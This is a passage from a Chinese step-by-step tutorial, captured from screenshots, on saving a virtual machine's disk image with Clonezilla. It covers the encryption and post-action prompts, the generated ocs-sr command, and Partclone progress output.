
这里选择是，让clonezilla 帮我们做一个简单的检查，当然，跳过会节省一些时间，演示选择是，请交叉保存的镜像


Ctrl(^)+Alt(⌥) 以释放光标
U20Copy
NCHC自由软件实验室 - 台湾
再生龙额外的高级参数 | 模式: savedisk
你是否要对镜像加密?
若是，eCryptfs程序将被使用对镜像加密。它使用的是业界标准的加密密码，密钥产生和密码保护机制。在缺之您的随机盐(salt)，密码以及私钥的情况下，没有人有办法取出您的资料。
//注意// 你务必记住所输入的密码，要不然之后所存的镜像就无法解开使用。
-senc 不对镜像加密
-enc 对镜像加密
<确定>
<取消>


选择不对镜像加密



U20Copy
NCHC自由软件实验室 - 台湾
模式: savedisk
当所有操作执行完毕，要执行的动作:
-p choose 当所有操作执行完毕，选择重启/关机/其他
-p true 进入命令列
-p reboot 重启
-p poweroff 关机
<确定>
<取消>

直接选默认的选项



U20Copy
**********.
PS. 下次您可以直接下这样的指令:
/usr/sbin/ocs-sr -q2 -c -j2 -z1p -i 0 -sfsck -senc -p choose savedisk 2023-01-05-09-img sda
这个指令也被存成这个文件名供后续需要时使用: /tmp/ocs-2023-01-05-09-img-2023-01-05-09-57
**********.
按 Enter 键继续...
Activating the partition info in /proc... done!
Selected device [sda] found!
The selected devices: sda
Searching for data/swap/extended partition(s)...
Finding all disks and partitions..
Excluding busy partition.....
Excluding linux raid member partition.....
Unmounted partitions (including extended or swap): sda1 sda2 sda3
Collecting info.... done!
The data partition to be saved: sda1 sda2 sda3
Activating the partition info in /proc... done!
Selected device [sda1] found!
Selected device [sda2] found!
Selected device [sda3] found!
The selected devices: sda1 sda2 sda3
Getting /dev/sda1 info...
Getting /dev/sda2 info...
Getting /dev/sda3 info...
**********.
下个步骤将把这台机器的硬盘/分区存成镜像文件:
**********.
Machine: Parallels Virtual Platform
sda (17.2GB_U20Copy-0_SSD__U20Copy-0_SSD_9F8JMBAS22Q4Q37P1CZB)
sda1 (1M_bios_grub(In_U20Copy-0_SSD_)_U20Copy-0_SSD_9F8JMBAS22Q4Q37P1CZB)
sda2 (1G_ext4(In_U20Copy-0_SSD_)_U20Copy-0_SSD_9F8JMBAS22Q4Q37P1CZB)
sda3 (15G_LVM2_member(In_U20Copy-0_SSD_)_U20Copy-0_SSD_9F8JMBAS22Q4Q37P1CZB)
**********.
-> "/home/partimag/2023-01-05-09-img".
您确认要继续执行? (y/n)

输入 y



U20Copy
Partclone
Partclone v0.3.20 http://partclone.org
Starting to clone/restore (/dev/sda1) to (-) with dd mode
Calculating bitmap... Please wait... done!
File system: raw
Device size: 1.0 MB = 2048 Blocks
Space in use: 1.0 MB = 2048 Blocks
Free Space: 0 Byte = 0 Blocks
Block size: 512 Byte
Syncing... OK!
Total Time: 00:00:02 Remaining: 00:00:00
Ave. Rate: 31.46MB/min
Data Block Process:
100.00%
Total Block Process:
100.00%




